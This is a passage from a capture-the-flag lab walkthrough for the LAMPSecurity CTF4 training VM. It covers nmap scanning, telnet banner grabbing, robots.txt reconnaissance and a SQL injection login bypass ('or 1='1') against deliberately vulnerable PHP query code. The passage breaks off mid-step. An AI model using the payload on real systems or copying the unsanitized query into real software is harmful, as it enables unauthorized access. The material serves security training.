http://www.MadIrish.net

Capture the Flag Exercise:

Web Application to Root Via Insecure Configuration

March 10, 2009

by Justin C. Klein Keane <justin@MadIrish.net>

Originally developed for:

University of Pennsylvania, School of Arts and Sciences, Information Security and

Unix Systems group

About the Project

The LAMPSecurity project is an effort to produce training and benchmarking tools that can be used to educate information security professionals and test products. These exercises can be used for training purposes by following this documentation. Alternatively you may wish to test new tools, using the CTF virtual machines as targets. This is especially helpful in evaluating the effectiveness of vulnerability discovery or penetration testing tools.

Getting Started

The contents of this exercise assume that you are using the LAMPSecurity VMware image. This is a CentOS based Linux virtual machine preloaded with many of the attack tools necessary to do a security evaluation or penetration test of a remote machine.

You can download the testing image and the target image from https://sourceforge.net/projects/lampsecurity.

The username and password for the image can be found in this documentation. However, the point of the exercise is to discover the root username and password, so they are not provided up front. If you must have the credentials to access the virtual image, please read the end of the documented compromise steps.


This is the concept from original document that can be found on https://sourceforge.net/projects/lampsecurity/files/CaptureTheFlag/CTF4/ctf4_instructions.pdf/download

Challenges

Once the target is up and running the first challenge is to determine the IP address of the target. The easiest way to do this is to look at your VMWare devices (VirtualBox) on your host computer. On a windows system you can do this by typing:

C:\> ipconfig /all

This should reveal the subnets for which VMWare is running. Typically, you're looking for the subnet of the Vmnet8 device. In the following screenshot you can see the subnet of the VMWare machine is likely on Vmnet8, or 192.168.229.0/24. We'll use this information to locate the target later on in the exercise.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\jukeane>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : jukeane01
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : sas.upenn.edu

Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for
VMnet8
        Physical Address. . . . . . . . . : 00-50-56-C0-00-08
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.229.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```

Next, you'll want to download and inflate the testing image. This is the image that contains all the discovery and penetration testing tools that you need to complete the exercise. e discovery and penetration testing tools that you need to complete the exercise. Download the LAMPSec.zip file and inflate it, it contains one directory called LAMPSec.

https://netix.dl.sourceforge.net/project/lampsecurity/AttackImage/LampSec/LAMPSec.zip

The LAMPSec image has one user named 'lampsec'. The password for this user and the root user is 'lampsec'.

But you can also use other Linux image for penetration testing like Backtrack Linux, Kali Linux etc. (https://itsfoss.com/linux-hacking-penetration-testing/)


Scanning with NMAP

NMAP (the Network MAPper http://nmap.org) can be used to quickly scan large ranges of IP addresses. NMAP uses a number of techniques to discover ports that are open on remote machines. Open ports generally indicate available services that an attacker can interact with, so they are of particular interest to us. Firewall rules on the target may limit port access, however, so there may be services that are unavailable from the outside. NMAP will inspect the machine and let us know what services are available.

NMAP can also analyze TCP/IP fingerprints of remote machines and determine operating systems and versions running on those machines. Different operating

systems implement networking in subtly different ways and NMAP uses this information to compare responses to a large database of known OS fingerprints. NMAP has a graphical interface, but the command line version is often preferable and is just as full featured. In order to open a command prompt, access the Terminal program under the Applications menu → System → Terminal, or using the quick launch icon in the tool bar at the top of the LAMPSec VMware image.
The first thing we should do is run an NMAP scan against the entire target IP address range (192.168.229.2-192.168.229.254) and discover machines. We should also take note of our own machine in this range just so we don't attack the test bed. To do this type:
$ /sbin/ifconfig eth0
And note the IP address. For this example we'll assume it's 192.168.229.135.
Next let's scan the entire subnet with NMAP. To do this we'll use the -F flag, for a fast scan and we'll specify all the machines on the subnet except for the gateway, broadcast, and our machine. Open a command prompt and run NMAP by typing:
$ nmap -F 192.168.229.2-134 192.168.229.136-254
This will perform a fast scan of the subnet omitting 192.168.229.1 (the gateway), 192.168.229.255 (the broadcast) and 192.168.229.135 (the local testbed machine).

The NMAP scan takes some time but it should find the target:



```
[lampsec@localhost ~]$ /sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0C:29:26:E9:2A
          inet addr:192.168.229.135  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe26:e92a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:46454 (45.3 KiB)  TX bytes:143776 (140.4 KiB)
          Interrupt:67 Base address:0x2024

[lampsec@localhost ~]$ nmap -F 192.168.229.2-134 192.168.229.136-254

Starting Nmap 4.76 ( http://nmap.org ) at 2009-03-18 09:52 EDT
Interesting ports on 192.168.229.134:
Not shown: 96 filtered ports
PORT    STATE  SERVICE
22/tcp  open   ssh
25/tcp  open   smtp
80/tcp  open   http
631/tcp closed ipp

Nmap done: 252 IP addresses (1 host up) scanned in 108.65 seconds
[lampsec@localhost ~]$
```

The scan finds the target in just over a minute and a half. The scan also indicates that several well known services are running, notably:

port 22 ssh – a secure shell, used for remote access port 35 smtp – simple mail transport protocol, used for sending and receiving email

port 80 http – hyper text transport protocol, used for serving web pages

Now that we've found the target machine, let's try and do some discovery. This involves doing a targeted scan and grabbing information we can use to identify versions of services and the operating system (OS). We can use NMAP to do this, or we can do banner grabs manually. In this exercise we'll try both methods. In order to do OS detection we have to listen to packet responses from the target machine, an operation which requires root permissions. Let's first become root. In your terminal window type:

```
$ su
```

Enter the password and notice that the prompt character changes from a '$' symbol to a '#' symbol, indicated that you are now operating as the root user. Next try NMAP using the command:


```
# nmap -sV -O -PN 192.168.229.134
```

the -sV flags will do service version detection, the -O flag will do operating system fingerprinting, and the -PN flag tells NMAP to skip ICMP pinging the host before scanning (since we already know the host is up). ICMP pings are used by NMAP to determine if IP addresses are used, but many devices block ICMP traffic, so it is worthwhile to use this operation if you suspect a machine may occupy an address space, but isn't responding to NMAP.

NMAP may take some time to perform this operation, you may want to skip ahead to the next section "Manual Banner Grabbing" before coming back to view the results You can open a new tab in the console window with Shift+Ctrl+T (or under the File menu) .

Once NMAP completes the operating system and version detection, a process that may take 15 minutes, it will present results in a formatted output. Be sure to read all of the output to get a better sense of how NMAP came to it's reported conclusions.

NMAP operating system and version detection output:


File Edit View Terminal Tabs Help
sasattack@localhost:/home/sasattack
sasattack@localhost:~/bin/httprint_301/linux

```
[root@localhost sasattack]# nmap -sV -O -PN 192.168.0.6

Starting Nmap 4.76 ( http://nmap.org ) at 2009-03-09 13:23 EDT
Interesting ports on 192.168.0.6:
Not shown: 996 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 4.3 (protocol 2.0)
25/tcp  open   smtp    Sendmail 8.13.5/8.13.5
80/tcp  open   http    Apache httpd 2.2.0 ((Fedora))
631/tcp closed ipp
MAC Address: 00:0C:29:28:D9:61 (VMware)
Device type: general purpose|WAP|firewall|broadband router|printer
Running (JUST GUESSING) : Linux 2.6.X (97%), Siemens embedded (93%), FON Linux 2
.4.X (91%), Linksys embedded (91%), Xerox embedded (91%)
Aggressive OS guesses: Linux 2.6.13 - 2.6.20 (97%), Linux 2.6.15 - 2.6.20 (96%),
 Linux 2.6.13 - 2.6.10 (96%), Linux 2.6.22 - 2.6.23 (96%), Linux 2.6.21 (95%), L
inux 2.6.9 - 2.6.15 (95%), Linux 2.6.17 (x86) (95%), Linux 2.6.16.21 (openSUSE 1
0.2, x86_64) (93%), Linux 2.6.17 - 2.6.23 (93%), Linux 2.6.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: ctf4.sas.upenn.edu; OS: Unix

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1007.93 seconds
[root@localhost sasattack]#
```


You'll notice that the MAC address of the target is clearly identified as VMWare. MAC addresses are configurable, and you can easily change this value in VMWare to make the target look more realistic.
You can also see that NMAP has determined that the target is running Linux, likely with a 2.6 version kernel. NMAP also discovered that OpenSSH 4.3 is running on port 22, Sendmail 8.13.5 is running on port 25, and Apache 2.2.0 is running on port 80. Apache was also able to determine that Apache is reporting that it is running on the Fedora Linux distribution.
Note that NMAP shows port 631 is in a closed state. This is an artifice of the Vmware image, and should be ignored for the purposes of this exercise.

Step 2 – Discovery

Determine the versions of services and operating system running on the target.

Manual Banner Grabbing


We can go through and perform "banner grabbing" manually using utility programs like telnet. To do this we simply telnet to the open port and see how the service responds. Based on our NMAP scan we know that ports 22, 25, and 80 are open. Let's start with port 22. Telnet to this port using:
$ telnet 192.168.229.134 22


File Edit View Terminal Tabs Help
lampsec@localhost:/home/lampsec
lampsec@localhost:~

```
[lampsec@localhost ~]$ telnet 192.168.229.134 22
Trying 192.168.229.134...
Connected to 192.168.229.134 (192.168.229.134).
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3
```

You'll notice that the service responds with the type of service it is, along with the version (OpenSSH 4.3). You want to take note of this type of information because it can provide clues about the machine and could also indicate possible vulnerabilities. Sometimes it is useful to Google the service name and number plus the word "vulnerability" to see if there are known issues with the service.

We can continue this exercise, looking at port 25 and port 80. Port 25 should reveal that the host is running Sendmail version 8.13.5. You'll notice something odd when you telnet to port 80 though, the server won't respond right away. Try typing in "GET index.htm" and see what happens:


File Edit View Terminal Tabs Help
lampsec@localhost:/home/lampsec
lampsec@localhost:~

```
[lampsec@localhost ~]$ telnet 192.168.229.134 80
Trying 192.168.229.134...
Connected to 192.168.229.134 (192.168.229.134).
Escape character is '^]'.
get index.htm
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.0 (Fedora) Server at ctf4.sas.upenn.edu Port 80</address>
</body></html>
Connection closed by foreign host.
[lampsec@localhost ~]$
```

You can see that the server doesn't respond in an expected manner, but it does reveal the service and version running (Apache 2.2.0) as well as the hostname (ctf4.sas.upenn.edu) and the operating system (Fedora) which is a lot of information!

Step 3 – Verify

Verify version information using alternative tools.

Scanning using HTTPrint

We suspect that we're dealing with an Apache server, but let's go ahead and verify this information using HTTPrint or another tool.

Step 4 – Vulnerability scan


Run a comprehensive vulnerability scan of the target using installed tools on pentest Linux distribution, **but now it's not necessary step**!

Manual Discovery

Although tools like Nessus and Nikto are great for identifying potential vulnerabilities, manually browsing a web application is one of the best ways to identify problems. One issue with manually surfing around a target, however, is that information isn't really captured in any systematic way. In order to facilitate better retention of data, as well as providing a platform to revisit web requests and potentially tamper with them, attackers often use a local proxy to intercept requests to a target.

In this part of the attack we'll use Paros, which is a Java based proxy program that has a lot of functionality. But you can use other proxy located on your pentest distribution.

If you browse to the target website 'http://192.168.229.134' you'll notice that Paros or other proxy records the call, including the request from the browser and the response:



```
GET http://192.168.0.6 HTTP/1.1
Host: 192.168.0.6
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020414
CentOS/3.0.6-1.el5.centos Firefox/3.0.6 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Content-length: 0
```

Take some time to browse around the target website. Be sure to check into the interesting sites found during scanning. A good place to start looking for vulnerable targets is the **robots.txt** file. Robots.txt is a standard file that directs the activity of web spiders. Webmasters often place the locations of sensitive applications or directories into the robots.txt file to keep them out of search engine caches, but this provides a roadmap for attackers to juicy targets.

Looking at the robots.txt for the target at http://192.168.229.134/robots.txt we see it lists:
Disallow: /mail/
Disallow: /restricted/
Disallow: /conf/
Disallow: /sql/
Disallow: /admin/
It's worth our time to browse to these directories to see what they contain. Take a moment to browse to each of these URL's and take note of what is installed there. Can you determine if there is an open source software package installed at that location? Which directories appear to be password protected. Do you notice any directories that provide listings of their contents (or indexes)? All of this is useful information to an attacker, who can use this intelligence to plot an attack path or find weaknesses in web applications.

Step 6 – Gain admin site access

Gain access to the /admin portion of the site. Post a new blog posting.

SQL Injection

We've easily identified the existence of an administrative portion of the target at http://192.168.229.134/admin. The login form is clearly meant to keep intruders out. Let's try and log into the form using a classic attack technique that leverages SQL injection. SQL injection is an attempt to mangle SQL queries written by a developer by injecting new code. An example of this would be if a developer wrote the following code:

```
<?php
$sql = “select * from users where username='$username' and
pass='$password'”;
$results = mysql_query($sql);
?>
```

The developer clearly intends for PHP to parse the SQL statement so it looks something like:

```
select * from users where username='name' and pass='password';
```


However, if an attacker can take control of the value of the variable $username and $password variables and cause them to contain the value:

```
' or 1='1
```


Then as that value is inserted into the above SQL statement, the resulting query becomes:

```
select * from users where username='' or 1='1' and pass='' or 1='1'
```

This SQL statement is open ended enough that it will always return true, and depending on how the developer has coded the rest of the PHP login function might allow the attacker to log in as the administrative user. Let's go ahead and try this route on the admin login page. Enter:
' or 1='1
into both the username and password fields:



